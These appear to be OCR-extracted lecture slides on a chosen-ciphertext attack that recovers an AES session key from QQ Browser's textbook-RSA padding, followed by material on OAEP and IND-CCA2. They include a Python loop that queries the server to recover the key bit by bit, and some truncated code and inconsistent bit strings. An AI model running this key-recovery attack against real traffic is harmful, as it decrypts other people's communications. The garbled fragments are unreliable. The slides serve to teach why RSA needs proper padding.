
$$\begin{aligned} C_b &\equiv C(2^{be} \pmod{n}) \pmod{n} \\ &\equiv (k^e \pmod{n})(2^{be} \pmod{n}) \pmod{n} \\ &\equiv k^e 2^{be} \pmod{n} \\ &\equiv (2^b k)^e \pmod{n} \\ &\equiv k_b^e \pmod{n} \end{aligned}$$


```
key = 0
for i in range(128):
    shift = 127 - i
    encrypted_key_shifted = qqrsa.shift_encrypted_message(encrypted_key, shi
        satisfied = False
        key >>= 1
        for b in (0, 1):
            key |= (b << 127)
            test_key = key.to_bytes(16, 'big')
            try:
                headers, body = make_request(test_key, encrypted_key_shifted)
            except Exception:
                traceback.print_exc()
            else:
                satisfied = True
                print(format(key >> shift, '0%db' % (i + 1)))
                break
        if not satisfied:
            sys.stderr.write('error recovering key\n')
            sys.exit(1)
print(repr(key))
```




Suppose the client whose communications we want to decrypt encrypts the following 128-bit AES key with 1024-bit RSA and sends it to the server:


```
1011000010010110011101110110010001011111001110101011110011  
00000000111001001011110010010100100011101101010000101110111011
```







**This shows what the server sees as the RSA plaintext after it decrypts the ciphertext we sent it,** which we are trying to trick the server into leaking bits of to us. So, we as the attacker have recorded  $c$  by eavesdropping on the client and server's communications over the Internet. But without the private key,  $d$ , we don't know what  $m$  (the green part, which is the AES key to decrypt the rest of the message) is. Let's explore what happens if we open our own connection to the server, and as our ciphertext we send  $c \times 2^e$ . The server will decrypt that into the following plaintext:






So, we know how to double plaintexts by manipulating ciphertexts. What if we double it more than once? What if we do it 16 times, by sending  $c \times 2^{16e}$  as our ciphertext. When we multiplied the plaintext by 2 above, we effectively bit shifted the AES key by 1. Now we're multiplying the plaintext by  $2^{16}$ , which is the equivalent of bit-shifting to the left 16 times:






$$c \times 2^{127e}$$



00  
000  
000  
000  
000  
000  
000  
000  
000  
000  
000  
000  
000  
000  
000  
0101100001001011001101110111011001000101111100111010110101111001110101111001110101111001  
10000000011001001011110010010101001000111011010100001011101011101000010111010111010000  
100  
00





Now, we've finally figured out **step one** of our attack. By sending  $c \times 2^{127e}$  as our ciphertext, we've forced the server to encrypt what it sends back to us with one of two AES keys, either...

```
000000000000000000000000000000000000000000000000000000000000000  
000000000000000000000000000000000000000000000000000000000000000
```

...or...

```
100000000000000000000000000000000000000000000000000000000000000  
000000000000000000000000000000000000000000000000000000000000000
```






So now there are two bits in our AES key with the server that we don't know for sure are zeroes, but we don't want to try all four possibilities because that's not going to be efficient going forward. We already know the bit in blue from step 1, so really there are only two possibilities of keys to try: Either...


```
01000000000000000000000000000000  
00000000000000000000000000000000
```

...or...


```
11000000000000000000000000000000  
00000000000000000000000000000000
```

So then, for step 3, we would send  $c \times 2^{125e}$  as our ciphertext, and the server would decrypt:







...or...



By the 128<sup>th</sup> step...






...or...

```
001100001001011001110111011011001000101111100111010101110011  
00000000111001001011110010010100100011101101010000101110111011
```

```
1011000010010110011101110111011011001000101111100111010101110011  
00000000111001001011110010010100100011101101010000101110111011
```


```
key = 0
for i in range(128):
    shift = 127 - i
    encrypted_key_shifted = qqrsa.shift_encrypted_message(encrypted_key, shi
        satisfied = False
        key >>= 1
        for b in (0, 1):
            key |= (b << 127)
            test_key = key.to_bytes(16, 'big')
            try:
                headers, body = make_request(test_key, encrypted_key_shifted)
            except Exception:
                traceback.print_exc()
            else:
                satisfied = True
                print(format(key >> shift, '0%db' % (i + 1)))
                break
        if not satisfied:
            sys.stderr.write('error recovering key\n')
            sys.exit(1)
print(repr(key))
```



Offline attacks are possible for smaller key sizes


BONEH, D., JOUX, A., AND NGUYEN, P. Q. Why textbook ElGamal and RSA encryption are insecure. *In the Proceedings of Advances in Cryptology — ASIACRYPT 2000: 6th International Conference on the Theory and Application of Cryptology and Information Security, Kyoto, Japan, December 3–7, 2000* (2000), 30–43.

$$\frac{c}{M_2^e} \equiv M_1^e \pmod{N}$$



## QQ's padding is vulnerable

- Padding scheme is “ignore all but the lowest order 128 bits”
- Other padding schemes that are more sophisticated could still be vulnerable
  - How do we know if a padding scheme is good enough?



A preliminary version of this paper appeared in *Advances in Cryptology – Eurocrypt 94 Proceedings*, Lecture Notes in Computer Science Vol. 950, A. De Santis ed., Springer-Verlag, 1994.


## Optimal Asymmetric Encryption — How to Encrypt with RSA


MIHIR BELLARE\*

PHILLIP ROGAWAY†

November 19, 1995


<https://cseweb.ucsd.edu/~mihir/papers/oaep.pdf>






# Good enough?

- *Proven* to be IND-CCA2 secure (with some assumptions)
  - Reduction proof
- What this means in practice:
  - If I'm using RSA-OAEP and you perform an adaptive chosen ciphertext attack against my scheme, give me the source code for your attack and I'll use it to factor large integers




# What is IND-CCA2?

- In the olden days, in the beforetime, in the long long ago...
  - Ciphertext only (Vigenere cipher cracking), known plaintext (linear cryptanalysis, Enigma), chosen plaintext (differential cryptanalysis)
- Now threat models are very complicated, but in a nutshell:
  - IND-CPA – Indistinguishability under chosen plaintext attack
  - IND-CCA – Indistinguishability under chosen ciphertext attack
  - IND-CCA2 – Indistinguishability under chose ciphertext attack (adaptive)




# IND-CCA2 in a nutshell

- I'll encrypt or decrypt as many plaintexts or ciphertexts as you like
  - plaintext/ciphertext pairs
- You give me two plaintexts, I'll flip a coin (heads or tails) and encrypt one of them (you don't know which) to give you C
- In polynomial time, you can do more encryption and decryption, just not for C
- You guess my coin flip (heads or tails)




If you can't win with  $>50\%$  probability

